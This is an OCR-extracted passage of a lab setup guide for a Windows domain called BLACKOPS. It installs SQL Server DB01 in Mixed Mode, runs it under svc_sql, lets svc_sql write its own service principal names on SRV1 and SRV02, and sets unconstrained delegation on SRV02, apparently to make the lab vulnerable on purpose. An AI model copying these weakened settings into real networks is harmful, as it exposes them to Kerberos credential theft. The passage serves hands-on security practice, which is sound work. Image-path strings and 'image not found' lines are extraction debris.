
Then you need to specify instance name, to make it in line with my settings, you can change instance name to DB01.

Image not found or type unknown



Next, leave service accounts default. When configuring Authentication Mode, choose Mixed Mode. After that, it is recommended to click Add Current User button to add current local admin to sysadmin. By this way, both sa and local admin account have sysadmin privilege.


Image not found or type unknown



After setting this, we can leave left default and complete the installation. Installing SSMS is simple, we do not need to customize something.


Run **Sql Server Configuration Manager**, we need to modify few settings. First, click **SQL Server Services -> SQL Server (DB01)**, then select **Log On** tab, change logon account to BLACKOPS\svc_sql, type the correct password. Then, we could need a restart of SQL service.

Image not found or type unknown




Second, click **SQL Server Network Configuration -> Protocols for DB01 -> TCP/TP**, enable it.

Image not found or type unknown




Then double click it, select **IP Address** tab, leave all **TCP Dynamic Ports** blank, and set all **TCP Port** to 1433.

Image not found or type unknown




Why we need to disable dynamic ports? Because we will set SPN for svc_sql to make SQL Server supports Kerberos authentication. We also need to set **Start Type** of service **SQL Server Browser** to **Automatic**.

Image not found or type unknown




Then, let’s revisit to DC to do some configurations. Run Active Directory Users and Computers, check **Advanced Features**.

Image not found or type unknown



Double click SRV1 (Same steps for SRV02), click **Security** tab and **Advanced** button, add a new permission for svc_sql on SRV1.

Image not found or type unknown



Select principal as svc_sql, apply this permission on this object only. Clear all default check, but check **Read servicePrincipalName**, **Write servicePrincipalName** properties, and **Validated write to service principal name** permission. This official document explains well:

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections?view=sql-server-ver16.

Image not found or type unknown






Image not found or type unknown



By the way, let’s configure DACL and delegation.


SRV02 is set **unconstrained delegation**.

Image not found or type unknown



